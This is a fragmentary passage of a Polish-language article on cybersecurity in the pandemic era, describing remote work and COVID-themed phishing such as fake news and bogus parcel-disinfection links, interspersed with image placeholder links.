
rozbudowany parasol zabezpieczeń. Co więcej, do tej pory zdalnie z korporacyjną siecią łączył się niewielki odsetek pracowników. Jak zmieniło się to w czasach pandemii?



Początki zdalnej pracy i nauki udowodniły, jak ważną rolę pełni cyberbezpieczeństwo. Oszuści szybko zaczęli wykorzystywać tematykę związaną z COVID-19 do wyłudzenia danych. Łaknąc wiadomości o nieznanym zagrożeniu dawaliśmy się oszukiwać fake newsom, prowadzącym do fałszywych stron Facebooka. Bojąc się zarażenia, klikaliśmy w linki o rzekomych dezynfekcjach paczek. Tymczasem w Polsce


